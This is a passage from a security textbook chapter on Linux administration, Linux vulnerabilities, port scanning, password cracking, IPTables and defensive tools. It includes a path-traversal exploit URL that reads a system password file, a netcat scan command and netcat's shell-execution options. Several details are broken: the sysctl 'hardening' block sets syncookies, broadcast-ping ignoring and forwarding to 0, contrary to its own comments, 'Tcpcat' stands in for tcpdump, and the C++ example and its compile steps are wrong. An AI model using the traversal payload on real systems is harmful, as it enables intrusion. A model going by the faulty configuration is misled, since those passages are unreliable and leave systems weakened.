- *cat*: Cat is short for *concatenate*. Using this command, the contents of a text file are read from the command line, without opening it in an editor. By default, it will print the file contents to standard output (usually the screen).
- *more*: It displays the first screen of a file. If a user wants to scroll down by a single line, he or she can press Enter or Space. It does not allow scrolling back.
- *less*: Less is an advanced version of more and provides key commands from the vi text editor to enhance file viewing. Scrolling back is allowed. By pressing Enter and Space or by using the arrow keys and Page Up/Page Down a user can scroll up or down.
- *head*: Instead of scrolling down the whole page to see the first 10 lines, a user can just use the head file command. If a user wants to see the first *n* lines of a file, he or she can type **head -<n> <filename>**. For example, **head -25 textfile** displays the first 25 lines of a file named textfile.
- *tail*: This does the opposite of head. If a user wants to see the last 10 lines, he or she can use the tail file command. To read the last *n* lines of a file, the user can type **tail -<n> <filename>**.




Figure 5-2 There are a number of commands for viewing files.

Getting Around The following are some commands to navigate the file structure:

- *cd*: This command is used to change the directory. For instance, **cd directoryname** changes to the directory *directoryname*.
- *cd ..*: This command is used if a user wants to move back to the parent directory. For example, from */Home/Dir/subdir*, **cd ..** moves the user to */Home/Dir*.
- *ls*: This command is used to display the list of files and directories in the current directory.
- *ls -l*: This displays the list of files and directories in the current directory in long format. A long listing includes file size, owner permissions, and so on.

Files and Directories A file is a collection of information. Directories are collections of all files, links, and subdirectories. The following are some commands for manipulating files, links, and directories in Linux:

- *cp*: This is the standard copy command. The syntax is **cp <file> <newfile>**, where file is the name of an existing directory or file, and newfile is the name of a new directory or file.
- *mv*: This command is used to move files and directories. The syntax is **mv <file> <newfile>**, where file is the name of a current file or directory, and newfile is the new location for that file or directory.
- *mkdir*: This command is used to create a brand new directory. The syntax is to follow mkdir with the name of the directory, for example, **mkdir newdir**.
- *rm*: This command is used to remove directories and files. The most commonly used form is **rm -r name**. The -r flag tells the system to recursively remove all subdirectories from the directory.
- *find*: This command helps users search for files and directories on the system. If a user wants to search for all the files named myfile, he or she types **find / -name myfile**. If a user wants to search all files in a directory named mydir, he or she types **find mydir -name myfile**.

Changing Permissions and Ownership The **chmod** command is used to change the permissions on a file or directory. The following describes the different permissions that a user can set:

- *r = read = 4*:
 - If this permission is applied to a file, a user can view the contents.
 - If this permission is applied to a directory, a user can list the files in that directory.
- *w = write = 2*:
 - If this permission is applied to a file, a user can modify the file.
 - If this permission is applied to a directory, a user can add or remove files.
- *x = execute = 1*:
 - If this permission is applied to a file, a user can run the file as a command.
 - If this permission is applied to a directory, a user can access files contained inside.

Linux Networking Commands The following are some of the Linux networking commands:

- *arp*: The arp command displays the ARP table and is used to modify it. The ARP (Address Resolution Protocol) table is generally used to find what physical addresses resolve to what IP addresses. The system transmits a packet to a particular physical-layer address. When a user sends an IP packet over Ethernet, the system will send it to an Ethernet address of another machine that it is directly connected to.
- *ifconfig*: The ifconfig command is used to display the current configuration of a network interface. It is also needed to set an interface's address information. The flags -up and -down are used to activate and deactivate the driver for individual interfaces.

- *netstat*: This command offers a broader volume of information than the *nstat* command. The *nstat* command displays the values of statistics relating to network activity that are maintained inside the kernel. The *netstat* command presents the contents of */proc/net/* files for a user. It can do the following:
 - Provide a list of currently active network connections
 - Dump the system routing tables
 - Present interface statistics
 - List masqueraded connections
- *nslookup*: This command is used to perform a DNS (Domain Name Service) query. The Internet contains a large database known as the DNS, which converts text-based host names into numeric IP addresses. In this last component, names are used to identify the interpreting server. This command performs simple queries (host names to addresses and vice versa).
- *ping*: The ping command sends test packets to a specified server to see if it is responding properly. It sends an echo request, and lists the responses received and their round-trip time. After terminating a ping, the command gives the average round-trip time and percentage of packets lost. It also determines problems with a network connection between two hosts.
- *ps*: This command creates a list of all existing processes that the user is running on the server. For example, it is helpful in killing any processes stuck in memory.
- *route*: This command is used to display or to modify the routing table. A machine can receive packets from a network when the interface is configured, but the problem is where to send the packet. The routing table is used to determine where to send the packet. The destination address is checked. If the destination address is correct, the packet will be sent. If not, then the error message “unreachable host” is displayed.
- *shred*: This command securely deletes a file by overwriting the file and destroying the information.
- *traceroute*: The ping command gives information about the performance of a network path between two hosts, while **traceroute** shows the actual route. It creates a list of all hosts that are on the path to a given destination.

Directories in Linux

The following are some of the major system directories used in Linux:

- *bin*: The bin directory consists of commands and utilities that are used daily. These executables are binary files.
- *sbin*: Most of the system administration programs are stored in this directory.
- *etc*: This directory contains most of the system and configuration files that are used by a Linux system. Most of the files are text files.
- *include*: Include files are header files, which define structures and constants required for building most standard programs. For example, header files used in C and C++, such as *conio.h*, *math.h*, and *stdio.h*, are kept in this directory.
- *lib*: This directory includes system modules, software libraries, and information databases shared by various applications and the system itself.

- *src*: This contains the source code files for the system's software.
- *doc*: This directory contains user manuals and documentation for applications in many file formats.
- *man*: This directory contains files that provide details about commands.
- *share*: This contains configuration files and graphics files for user applications.

Installing, Configuring, and Compiling the Linux Kernel

Step 1: Download the Latest Kernel

- Login as root.
- Copy tarball to `/usr/src`: `cp linux-2.4.2.tar.gz /usr/src`.
- Change directory to `/usr/src`: `cd /usr/src/`.
- Move the current version as a backup: `mv /usr/src/linux linux-X.X.X`.
- Unpack tarball: `tar -zxvf linux-2.4.2.tar.gz`.
- Move new kernel source: `mv /usr/src/linux /usr/src/linux-2.4.2`.
- Create a soft link to it: `ln -s /usr/src/linux-2.4.2 /usr/src/linux`.

Step 2: Configure the Kernel

- Change directory to source directory: `cd /usr/src`.
- Type `make menuconfig` or `xconfig`.

Step 3: Compile the Kernel

- Type `make dep` to compile the kernel.

Step 4: Clean Files Made During Compilation

- Type `make clean`.

Step 5: Make a Bootable Linux Image

- Type `make bzImage`.
- Make new modules for installation: `make modules_install`.
- Move the `bzImage` file to the location of the kernel: `mv /usr/src/linux-2.4.2.17/arch/i386/boot/bzImage/ boot/vmlinuz-2.4.17`.

Step 6: Configure the Boot Manager

- Edit the file `/etc/lilo.conf`. If using GRUB as the boot manager, edit `/etc/grub.conf` instead.
- Add the line `Mage=/boot/vmlinuz-2.4.17; label=linux-2.4.2.17; root=/dev/hda3; read-only`.
- Save the `lilo.conf` or `grub.conf` file.

- Run the program `/sbin/lilo`. You do not need to do this with GRUB. Just edit `grub.conf` and you are finished.
- Reboot.

How to Install a Kernel Patch

- Download the Linux kernel patch from <http://www.linux.org>.
- Copy the downloaded kernel to the `/usr/src/linux` directory.
- Navigate to the directory.
- Extract the patch into the `/usr/linux` directory using `tar`, `gzip`, or another decompression utility.
- A file named `patch-2.x.x` or `patch-2.x.x-yy` will be extracted into the `/usr/src/linux` directory.
- To apply the patch to the kernel, run `patch -p1 < patch-2.x.x` or `patch -p1 < patch-2.x.x-yy`.



Compiling Programs in Linux

GNU Compiler Collection (GCC)

GCC is a command-line compiler. It can be used to compile and execute C, C++, and FORTRAN code. Many new Linux installations contain a version of the GCC compiler by default.

To compile a program, a user enters `g++ <FileName.cpp> -o <OutputFileName.out>` in the source file's directory. The `g++` command indicates that the C++ compiler is used rather than the C compiler. `FileName.cpp` is the file that is to be compiled. The `-o` flag is used to name the output file. If there are no errors, GCC returns the user to a prompt.

GCC Commands Consider the following C++ program, `hello.c`:

```
#include<iostream.h>
int main ( )
{
std:: cout << "Hello to the computer world! \n" ;
return 0;
}
```

- To compile the code, a user would enter `gcc -Wall -o hello hello.c`,

where:

`-o` = output file name

`-Wall` = display all compiler warnings

`hello.c` = file to be compiled

- To run this program, a user would type `./hello`.

Figure 5-3 shows some of the components involved in compiling a program and how they interact.




Figure 5-3 There are several steps in compiling a program.

Make Files

Introduction to Make Make was designed as a system for making compiled code. It is useful for system administrators as well as developers. Sometimes, the compile command for some programs can be long. Make simplifies compilation of source files by putting the compile command parameters together in a text file.

Running Make A configuration file is required for Make. Once this file is created for the project, a user can type `make` to compile the changed files. The usual name for this configuration file is `Makefile`.

For example, assume that a user has a graphics program called `face.cpp` and that the compile line is `g++ -o face face.cpp -L/usr/X11R6/lib -lm -lX11 -lgd -lg2`. The following are the steps the user would take:

- Create a file named `Makefile` containing the following line:

```
face: face.cpp g++ -o face face.cpp -L/usr/X11R6/lib -lm -lX11 -lgd -lg2
```
- Compile `face` by using the command `make` or `make face`.

Make Install Command There are four main commands involved in compiling, linking, and installing a program:

- `configure` (may not have this): This constructs a new `Makefile` based on a file called `Makefile.conf`.

- *make*: The make utility handles compiling and linking the program.. In other words, make would look for the first target in the Makefile and would follow the instructions. The expected end result would be a compiled executable program.
- *make install*: The **make install** command puts the compiled binary file in the proper subdirectory, taken from the Makefile.
- *make clean*: This command cleans up temporary files that were generated by the compiling and linking processes.

Linux Vulnerabilities

The number of unexploited vulnerabilities in the core Linux kernel is increasing. According to the U.S. Computer Emergency Readiness Team, or CERT, during 2005, Linux and UNIX together had 2,328 vulnerabilities, compared to 812 vulnerabilities for Microsoft Windows. The source code for any given Linux project is widely circulated and is available to every attacker in the world. As the popularity of Linux increases, some questions, like the open-source development model, will continue to haunt Linux from a security point of view. Visit secunia.com for the latest statistics regarding Linux vulnerabilities.

Vulnerabilities were announced in many packages, including:

- Apache
- balsa
- BIND
- bugzilla
- cdrecord
- cfengine
- cron
- cups
- cvs
- Wireshark
- evolution
- exim
- fetchmail (many)
- fileutils
- gdm
- ghostscript
- glibc
- gnupg
- gzip
- hylafax



- inetd
- iproute
- KDE
- Kerberos
- kernel
- lprng
- lsh
- lynx
- mailman
- man
- Mozilla
- mpg123
- MPlayer
- mutt
- MySQL
- Openssh
- openssl
- Perl
- pine
- PHP
- Postfix
- PostgreSQL
- Proftpd
- Python
- Rsync
- Samba
- Screen
- Sendmail
- Snort
- Stunnel
- Sudo
- Tcpdump
- Vim
- Webmin
- Wget
- wu-ftpd

- xchat
- XFree86
- Xinetd
- Xpdf
- zlib

Some of the common vulnerabilities are as follows:

- *BIND (Berkeley Internet Name Domain) vulnerability*: BIND is a popular DNS, and attackers target it to trigger a denial-of-service (DoS) event. If system administrators fail to keep their version of BIND up to date, then they are vulnerable to further attacks.
- *Linux Cross Referencer (LXR) vulnerability*: Linux Cross Referencer (LXR) is a software toolset used for indexing and presenting source code repositories. LXR is mainly used with the Linux's source code, but it can be useful for other software projects. It uses a Web navigator to read Linux kernel source code. It helps to navigate through different kernel versions to get the version number by passing the script a variable, "v." To open a file without a filter, some content is placed in the ".." special directory.

The following is an example of an exploit call:

```
http://vulnerable/source?v=../../../../../../../../etc/password%00.
```

- *Util-Linux vulnerability*: Local users can exploit the Util-Linux vulnerability to perform actions with unauthorized privileges, allowing a user to remount without the nosuid option. The Util-Linux collection comes with Linux systems and provides essential utilities. This vulnerability occurs when mount and umount programs incorrectly check the return values of the setuid() and setgid() functions. This vulnerability can be used to exploit and perform actions with high privileges.
- *Linux kernel capability vulnerability*: The Linux kernel capability vulnerability is found in a setcap() call that tries to break down the root permissions into a series of capabilities. Capabilities of the setuid program can be set and modified so that root privileges are not given to any normal user. Using this vulnerability, local users can gain root privileges.

Chrooting

If an attacker is able to successfully gain the root user privileges, then he or she will be able to do a lot of damage to the system. One way to at least limit the damage of an attack is chrooting. **Chroot** is a Linux security feature that enables a user to choose the directory that an application can access. This feature restricts access to the entire directory tree from unauthenticated services and abuses of a process by an intruder. If the attacker is able to discover a vulnerability in a network service, he or she will be able to access the remote system and the file system. However, if the attacker is able to discover a local vulnerability, he or she will attempt to gain root access. Root has a lot of authority and many capabilities. Services running as root can be exploited to gain additional capabilities. The objective of most crackers is to gain root access on the compromised machine. Chrooting prevents this by limiting the privileges of a root process. The directory the process is limited to is known as the chroot "jail."

For example, assume that a program, testscript.exe, is restricted to a portion of the directory

tree under `/usr/local/tester`. By chrooting a jail for `testscript.exe`, the process will be able to access files or directories within `/usr/local/tester`. If `testscript.exe` attempts to access the file `/input.txt`, it actually will access the file at `/usr/local/tester/testscript/input.txt`. If the administrator wants to run the program `testscript.exe`, he or she can chroot it before accessing it by issuing the command `chroot /usr/local/tester /bin/testscript`. This will first change the root to `/usr/local/tester` and then run the program `/bin/testscript`.

Tool: Addjailsaw Addjailsaw is a tool that helps automate the creation of chroot jails. It copies commonly used debugging programs into the jail. It can also help in creating new users in the chroot jail. Similar programs are Cell and Zorp's Jailer.

Why Is Linux Hacked?

There are a number of reasons why Linux has become the target of so many attacks. First, Linux is an attractive target because it is so widely used on a large number of servers, making it a de facto backbone. Second, vulnerabilities are easier to find because the source code is freely available. Third, there are a large number of applications installed on Linux by default, making the system vulnerable. Unless system administrators are careful in setting policies and updating programs, security vulnerabilities can proliferate.

Some good countermeasures to anticipate problems include the following:

- Turning off the `suid` and `sgid` permissions in programs where they are not essential. This prevents an attacker from using a buffer overflow to escalate his or her privileges.
- Software such as StackGuard, Libsafe, and Openwall Project's nonexecutable stack kernel patch.
- StackGuard is a compiler that hardens programs against stack-smashing attacks. Programs compiled with StackGuard do not require any source code changes. It works by placing a "canary" word next to the return pointer. Alteration of the canary word indicates an attack and terminates the program.
- Libsafe is a dynamically loadable library that checks all calls made to vulnerable library functions. It works by substituting the vulnerable function with a functionally equivalent one. It does not have a high performance overhead and has been known to avert even unknown buffer overflow attacks.
- Openwall Project's nonexecutable stack kernel patch is a collection of security features for the Linux kernel that makes the stack nonexecutable. While it does not prevent all buffer overflow attacks, it can alert the user to a simple attempt.

Buffer overflows are a common cause of vulnerabilities. Some safety measures must be taken to guard the Linux operating system from being exploited due to known or unknown buffer overflows.

How to Apply Patches to Vulnerable Programs Users can audit open-source programs for vulnerabilities and security flaws. Users can check the home page of their

Linux distribution for updates. They can also check the Web sites of software vendors and look for patches. These include the following:

- LCLint checks for flaws in C programs, such as memory management errors, inconsistent data sharing, improper liaisoning, dereferencing null pointers, and so on.
- Cqual allows a coder to define type qualifiers. It is a type checker that will perform qualifier inference to check annotations.
- Rough Auditing Tool for Security (RATS) verifies and audits C, C++, Perl, Python, and PHP code. It serves as a preliminary check at best and cannot be used as a replacement for code checking.
- Flawfinder audits code for security flaws in functions found to be especially vulnerable to buffer overflows (strcpy()), format bugs (printf()), race conditions (chmod()), shell metacharacter problems (system()), random number generation (random()), and others.
- Spike is used for protocol analysis and as a reproduction tool, and sharefuzz is a program used to analyze suid programs for buffer overflows using LD_PRELOAD.

Users can also make use of system scanners that run on local system security and identify potential security vulnerabilities. These include sXid, COPS, TAMU's Tiger, GNU Tiger, Nabou, and LSAT.

Scanning Networks

Once the IP address of a target system is known, an attacker can begin the process of port scanning, or looking for holes in the system. A typical system has $2^{16} - 1$ port numbers, with one TCP port and one UDP port for each number. Each one of these ports is a potential way into the system. The most popular scanning tool for Linux is Nmap. Other tools include netcat and strobe.

Netcat can be used to scan up to port 2024. Netcat scans each port and waits 10 seconds for timeout. Then it displays the results. Netcat can be started with the following command:

```
nc -v -w 10 -z www.example.com 1-2024
```

Strobe scans ports in parallel, using maximum bandwidth while consuming minimal resources. Strobe is capable of scanning TCP ports alone. However, its developer no longer maintains strobe.

Nmap in Linux Nmap is undoubtedly the best port scanner available, apart from having the added functionality of OS detection, RPC identification, and ping sweeping. Nmap also comes with a front end, Nmapfe, which gives it a GUI. Nmap can also be a valuable diagnostic tool for network administrators.

Despite Nmap's capabilities, there are a number of good countermeasures to an Nmap scan. Firewalls can be configured to protect machines automatically. A **firewall** is software that is written to provide security between the system and the network. Scan loggers such as synlogger, Courtney, and Port Sentry can alert an administrator of such scans.

A well-configured intrusion detection system such as Snort can also pick up other stealth scans such as FIN, Xmas, and null scans. Figure 5-4 shows a screenshot from Nmap.

```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~# nmap -A -T4 scanme.nmap.org


Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-22 16:34 UTC
Warning: 45.33.32.156 giving up on port because retransmission cap hit (6).
Nmap scan report for scanme.nmap.org [45.33.32.156]
Host is up (0.091s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|_ 2048 20:3d:2d:44:82:2a:b9:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 96:02:bb:5e:57:54:1c:4a:45:2f:56:4c:4a:24:b2:57 (ECDSA)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
514/tcp   filtered shell
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  ssl/ncat-chat Ncat chat [users: nobody]
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2015-07-29T02:56:52+00:00
|_ Not valid after: 2016-07-26T02:56:52+00:00
|_ service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-bin/service-submit.cgi:
|_ cpe:/port:22-TCP:V=6.47%I=70%722%I=55AF71F8%P=85.64-unknown-linux-gnu
|_ cpe:/MULL:29,"SSH-2.0-OpenSSH_6.6p1 Ubuntu2.1ubuntu2"
Device type: general purpose/storage-misc
Running (JUST GUESSING): Linux 2.4.X[3.X (98%), Microsoft Windows 7[XP (96%), BI
ueArc embedded (91%)
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:3 cpe:/o:microso
ft:windows 7::enterprise cpe:/o:microsoft:windows xp::sp3 cpe:/h:bluearc:titlan

```

Source: Nmap

Figure 5-4 This is a screenshot of Nmap reporting.

Tool: Nessus Nessus (Figure 5-5) is a vulnerability scanner. Vulnerability scanners connect to target systems to check for known vulnerabilities. It can be configured to perform a number of attacks.



Source: Nessus

Figure 5-5 This is a screenshot of the Nessus setup screen.

Nessus comes with its own programming language called NASL (Nessus Attack Scripting Language), allowing the user to script custom attacks with minimal coding effort. It works as a client-server model in which the Nessus server acts as the engine that controls the attacks. The client is a GUI that helps select targets and attack methods. There is also a multiplatform client written in Java. All communication between client and server is

encrypted. Nessus is able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used Web CGI scripts.

Additionally, the Nessus database detects DDoS zombies and Trojans.

Port Scan Detection Tools

Several scan detector tools run on the Linux platform. Some of the port scan detection tools are as follows.

Klaxon It is a simple scan detector that runs from inetd. Users can configure inetd to listen on various ports that are not in use. Once the connection is made, the tool logs the connection via syslog and exits. An inetd query can also be sent to discover the username on the remote end of the connection. However, this tool is unable to detect stealth scans.

Scanlogd It is a standalone scan detector that uses raw sockets, libnids, or libcap to watch for incoming connections. If it detects seven unique privileged ports (port numbers < 1024), 21 unique nonprivileged ports (port number >=1024), or a weighted combination of the two within a 3-second interval, it assumes that a port scan is in progress.

The scan will be logged via syslog. If there are five scans within 20 seconds, the reporting will be stopped immediately to prevent any DoS attack that can fill up the logs. The syslog messages are of the following form:

```
Source_addr to dest_addr ports port, port, . . . . , TCP_flags @time
```

The local host may generate the following syslog message for an Nmap scan: Scanlogd: 192.168.10.10 to 192.168.10.10 ports 3564, 845, 4330, 899, 654, 1037,....., TOS 00@19:45:34.

PortSentry The advantage of this tool is that it not only detects scans but also allows the user to take action against the source. This tool can detect normal as well as stealth scans. It serves as a precursor to an attack and possible intrusion. PortSentry can respond in a number of ways, including the following:

- The scan can be logged via the syslog utility.
- An entry can be added to the /etc/hosts.deny file to disallow connections from the host.
- Awareness of an open port available on the system can initiate the scan to determine what services the host is running.
- It monitors both TCP and UDP scans and detects stealth scans such as connect scans, SYN scans, and FIN scans.

LIDS (Linux Intrusion Detection System) LIDS has a built-in port scan detector that runs in the kernel and logs any offending host via syslog.



Password Cracking in Linux

Tool: John the Ripper John the Ripper is designed to find standard UNIX eight-character DES-encrypted passwords by standard guessing techniques. This tool cracks standard and double-length DES, MD5, and Blowfish algorithms. Because this tool is available on different platforms, it can be transferred from one machine to another. The user can specify the word list or the rules that are to be used. Any session can be suspended or restarted, and the status of an uninterrupted or running session can be obtained.

The users or the groups that are to be targeted can also be specified. It can run by passing a password file on the command line (which is usually a copy of `/etc/shadow`). Because it contains encrypted passwords, it should be made readable only by root.

Tool: Slurpie This tool can run in distributed environments. It provides a password file fed to the program to run on a single host or multiple hosts. Because it will run on multiple hosts at the same time, it can speed up the cracking process considerably.

Firewall in Linux: IPTables

Linux handles packet filtering at the kernel level. Data entering or passing through the system will only pass if these match a set of rules, called filters, that allow the packet. Filters can sort packets by their protocol, source and destination address, or target port.

Different kernels use different filtering programs. The 2.2 kernels used IPChains. Since kernel 2.4, the filtering program has been IPTables. IPTables has many more features than IPChains.

To run IPTables, the following options have to be configured in the kernel. The `CONFIG_PACKET` option allows applications and utilities to work directly with various network devices. It simplifies the behavior of packets negotiating the built-in chains (INPUT, OUTPUT, and FORWARD). The `iptables` command is used to configure both IP filtering and Network Address Translation (NAT). There is a separation of packet filtering and NAT functionality. To facilitate this, there are two tables of rules called `filter` and `nat`. The `filter` table is used if a user does not specify the `-t` option to override it.

Five built-in chains are also provided. The INPUT and FORWARD chains are available for the `filter` table, the PREROUTING and POSTROUTING chains are available for the `nat` table, and the OUTPUT chain is available for both tables. All connection tracking is handled in the PREROUTING chain, except locally generated packets, which are handled in the OUTPUT chain. IPTables does all recalculation of states within the PREROUTING chain. If an initial packet is sent in a stream, the state gets set to NEW within the OUTPUT chain, and when the system receives a return packet, the state gets changed in the PREROUTING chain to ESTABLISHED. If the local machine does not originate the first packet, the NEW state is set within the PREROUTING chain. So, all state changes and calculations are done within the PREROUTING and OUTPUT chains of the `nat` table.

How IPTables Works

It can also control the rate-limited connection and logging capability, apart from the ability to filter on TCP flag and TCP options, and also MAC addresses. The following steps show how IPTables works:

1. One packet enters the network interface.
2. The interface unpacks the data-link layer information.
3. The interface forwards the packet to the kernel.
4. The kernel investigates the packet and chooses to reject, drop, or accept it.

Figure 5-6 shows an IPTables decision tree. Figure 5-7 shows how a packet interacts with IPTables.




Figure 5-6 This is an IPTables decision tree.




Figure 5-7 This shows how a packet interacts with IPTables.

Tool: Netfilter

To simplify aspects of datagram processing in the kernel firewalling code and to produce a filtering framework that was both cleaner and more flexible, Paul Russell made a new framework called Netfilter. The IPTables utility is used to configure Netfilter filtering rules. Its syntax borrows heavily from the IPChains command, but differs in that its functionality can be extended without recompiling it. It manages this by using shared libraries.

There are three basic functionalities that Netfilter offers:

1. Accepts the packet or allows the packet to pass through
2. Rejects the packet and informs the source of the filter rule
3. Discards the packet

IPTables Command

IPTables looks at each incoming packet and decides what to do with it. Multiple tables can be used, depending upon the type of packet being monitored and what is to be done with the packet. The IPTables command has the following syntax:

```
iptables [-t <table-name>] <command> <chain-name> <parameter- 1>
<option1> <parameter-n> <option-n>
```

The following command configures IPTables to allow the firewall to accept TCP packets coming on the interface, echoing from any IP address destined for the firewall's IP address of 192.168.1.1:

```
iptables -A INPUT -s 0/0 -i eth0 -d 192.168.1.1 -p TCP -j ACCEPT
```

The following pair of commands configures IPTables to allow the firewall to send ICMP echo requests (pings) and, in turn, accept the expected ICMP echo replies:

```
iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -p icmp --icmp-type echo-reply -j ACCEPT
```



Basic Linux Operating System Defense

Linux has a number of built-in protection mechanisms that network administrators should activate by modifying the system kernel parameters in the /proc file system via the /etc/sysctl.conf file.

```
# File:/etc/sysctl.conf
#-----
#Disable routing triangulation. Respond to queries out the same
#interface, not another. Helps to maintain state
#Also protects against IP spoofing
#-----
net/ipv4/conf/all/rp_filter=1
#-----
#Enable logging of packets with malformed IP addresses
#-----
net/ipv4/conf/all/log_martians=1
#-----
# Disable redirects
#-----
net/ipv4/conf/all/send_redirects=0
```



```
# Disable source routed packets
#-----
net/ipv4/conf/all/accept_source_route=0
#-----
# Disable acceptance of ICMP redirects
#-----
net/ipv4/conf/all/accept_redirects=0
#-----
# Turn on protection from Denial of Service (DOS) attacks
#-----
net/ipv4 /tcp_syncookies=0
#-----
# Disable responding to ping broadcasts
#-----
net/ipv4 /icmp_echo_ignore_broadcasts=0
#-----
# Enable IP routing. Required if your firewall is protecting a
network
#NAT included
#-----
net/ipv4/ip_forward=0
```

Tool: SARA (Security Auditor's Research Assistant)


The Security Auditor's Research Assistant (SARA) is a third-generation security analysis tool. It is covered by the GNU GPL-like open license. It is based on the SATAN (Security Administrator's Tool for Analyzing Networks) model. It is updated through the collaboration of a network of developers to address the latest threats.

The following are some of SARA's features:

- Operates under UNIX, Linux, MAC OS X, and Windows
- Supports the FBI/SANS Top 20 Consensus
- Can adapt to many firewalled environments
- Supports remote self-scan and API facilities
- Has enterprise search module
- Works in standalone or daemon mode
- SANS/ISTS-certified
- Provides user extension support
- Provides a plug-in facility for third-party applications
- Provides a transparent interface to SAMBA for SMB security analysis

Tool: Netcat

Netcat (Figure 5-8) is network utility that can both read and write data across network connections with the help of TCP/IP or UDP. It is designed to be a reliable back-end tool that can be used directly, or it can be easily driven by other programs and scripts. It is a feature-rich network debugging and exploration tool; therefore, it can create any kind of connection the user requires. It has several built-in capabilities.



```

root@kali:~# netcat -h
[!] 10-40]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l [-p port [-options]] [hostname] [port]
options:
-c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
-e filename           program to exec after connect [dangerous!!]
-b                   allow broadcasts
-g gateway            source-routing hop point[s], up to 8
-G num               source-routing pointer: 4, 8, 12, ...
-h                   this cruff
-i secs              delay interval for lines sent, ports scanned
-k                   set keepalive option on socket
-l                   listen mode, for inbound connects
-n                   numeric-only IP addresses, no DNS
-o file              hex dump of traffic
-p port              local port number
-r                   randomize local and remote ports
-q secs              quit after EOF on stdin and delay of secs
-s addr              local source address
-T tos               set Type Of Service
-t                   answer TELNET negotiation
-U                   UDP mode
-v                   verbose [use twice to be more verbose]
-w secs              timeout for connects and final net reads
-z                   zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp-data').
root@kali:~#
  
```

Figure 5-8 Netcat has a number of command options.

It gives access to important features such as the following:

- Outbound and inbound connections, TCP or UDP, to or from any ports
- Built-in port-scanning capabilities, with a randomizer
- Tunneling mode, which allows some different tunneling such as TCP or UDP, can identify all network parameters
- Some advanced usage like buffered send mode and hex dump of transmitted and received data

Tool: Tcpcat

Tcpcat is a network traffic analyzer for network monitoring and data acquisition that allows administrators to dump the traffic on a network. As the name indicates, it “dumps” TCP traffic to a screen or file for later use. Tcpcat reads traffic from a default network interface and dumps the entire output to a console. It uses commands to change the behavior of TCP traffic into something more manageable.

Tcpcat prints the headers of packets that match the Boolean expression on the network interface. It can be run with the `-w` flag, which makes it save the packet data to a file for later use. Or it can be run with the `-b` flag, which makes it read from the saved packet file instead of from the network.

Tcpdump serves as a back-end program to other network analysis tools such as Snort and Shadow. It can be used as a tool to track down network problems, detect ping attacks, or monitor network activities.

Figure 5-9 shows how Tcpdump works.




Figure 5-9 Tcpdump creates files that contain network traffic information.

Tool: Snort

Snort is an open-source network intrusion prevention and detection system that utilizes a rule-driven language, which combines the benefits of the following:

- Signature-based inspection
- Protocol-based inspection
- Anomaly-based inspection

The following are some of Snort's features:

- Snort is a sniffer, which means that it captures network traffic for further use.
- It facilitates traffic analysis and packet logging on an IP network.
- Snort can detect a variety of attacks and probes, such as the following:
 - Worms
 - Vulnerability exploit attempts
 - Port scans
 - Buffer overflows
 - CGI attacks
 - SMB probes
- It has a real-time alerting capability, with an alert mechanism sent to syslog.

Figure 5-10 shows a screenshot from Snort.




Figure 5-10 Snort captures network traffic for analysis.

Tool: SAINT

SAINT is a vulnerability assessment tool. SAINT is able to do the following:

- Detect and fix areas of possible weakness in a network's security before intruders exploit them
- Prevent common system vulnerabilities
- Explain compliance with current government regulations such as FISMA, Sarbanes-Oxley, GLBA, HIPAA, and COPPA

The following steps show how the SAINT vulnerability scanner works:

- *Step 1:* SAINT screens every live system on a network for TCP and UDP services.
- *Step 2:* For each service it finds running, it launches a set of probes designed to detect anything that could allow an attacker to gain unauthorized access, create a denial of service, or gain sensitive information about the network.
- *Step 3:* The scanner checks for vulnerabilities.
- *Step 4:* When vulnerabilities are detected, the results are categorized, allowing customers to target the data they find most useful. SAINT can group vulnerabilities according to severity, type, or count. It can also provide information about a particular host or group of hosts. SAINT describes each of the vulnerabilities it locates;

references Common Vulnerabilities & Exposures (CVE), CERT advisories, and IAVA (Information Assurance Vulnerability Alerts); and describes ways to correct the vulnerabilities. In many cases, the SAINT scanner provides links to patches or new software versions that will eliminate the detected vulnerabilities.

Tool: Wireshark

Wireshark is used for troubleshooting, analysis, software and protocol development, and education. Wireshark is open-source software released under the GNU General Public License. It runs on UNIX, Linux, and Windows. It uses GTK+, a graphical user interface library, and libpcap, a packet capture and filtering library.

The following are some of the features of Wireshark:

- Live data can be read from Ethernet, FDDI, PPP, Token-Ring, IEEE 802.11, Classical IP over ATM, and loopback interfaces.
- Captured network data can be browsed via a GUI or via an include TTY-mode program.
- Captured files can be programmatically edited or converted via command-line switches to the editcap program.
- Data can be captured from a live network connection or read from a capture file.
- Output can be saved or printed as plain text or PostScript.
- The data display can be refined using a display filter.
- Display filters can also be used to selectively highlight and color packet summary information.
- All or part of each captured network trace can be saved to a disk.

Figures 5-11 and 5-12 show screenshots from Wireshark.




Figure 5-11 Wireshark analyzes network protocols.
Copyright 2017 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. WCN 02-200-203




Figure 5-12 Wireshark provides detailed reports by protocol.

Tool: Abacus Port Sentry

Abacus Port Sentry (also known as Abacus Sentry) is an open-source package that monitors the network interface and interacts with the firewall code to fend off an attack during an attempted port scan.

- It has the ability to detect port scans (including stealth scans) on the interfaces of the machine by using the Portscan detection daemon.
- It can block the attacker via hosts.deny, a dropped route, or a firewall rule. In the face of an ongoing port scan, Abacus Sentry can rapidly block an intruder before the intruder can get very far. But if it is not configured properly, it can enable a hostile outsider to mount a denial-of-service attack against systems.

